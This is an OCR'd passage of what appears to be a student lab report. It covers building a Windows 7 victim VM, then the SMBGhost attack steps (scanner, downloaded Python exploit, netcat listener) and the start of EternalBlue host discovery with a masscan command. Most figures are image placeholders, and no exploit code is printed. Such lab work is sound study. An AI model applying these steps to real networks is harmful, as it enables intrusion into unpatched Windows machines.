


Figure 12

12) I chose the disk type as SATA as my computer has a SATA drive (Figure 13):




Figure 13

13) Create a new virtual disk (figure 14):




Figure 14

14) Again, since this the victim machine I just set the storage to 20gb. I also allocated it all as a single file for easier submission (Figure 15):




Figure 15

15) Specify the disk file, you can keep it as the default name the workstation leaves (Figure 16):




Figure 16

16) Review the settings and finish the creation of the VM (Figure 17):




Figure 17

17) Power on the Windows 7 Machine and ensure you can log in using the details set up and that the firewall and network security settings have been turned on (Figure 18):





Figure 18

5.0 Demonstrations of attacks


5.1 SMBGhost

1. From windows 10 first check its ip address




2. Check the port discovery on Kali


3. Now, to check is Windows system is vulnerable or not, download this code from GitHub.



4. Run python scanner from your kali machine




5. Now, we need a python code exploit for this attack. To download code, click here.




6. You also need to download this file on your Windows machine to get offsets.

7. Run .bat file from this folder on Windows machine to get offsets.




8. Replace SMBleedingghost.py code offsets with these. And sav the file.



9. Now, create a listener to receive data from victim by using netcat command.

10. Now, run the exploit.py on Kali device.




11. This exploit should work but it always crashes the Windows machine because of window kernel code setup.

5.2 EternalBlue:

5.2.1 Host Discovery:

```
sudo masscan -p 445 192.168.193.0/24 --rate=10000
```

- sudo: run as root
- masscan: inbuilt kali tools that is a faster version of nmap.
- -p 445: scanning all hosts for open port 445 (for SMB).
- --rate=10000: increases scan speed by sending more packets (worth up to 10K kb) p/sec.



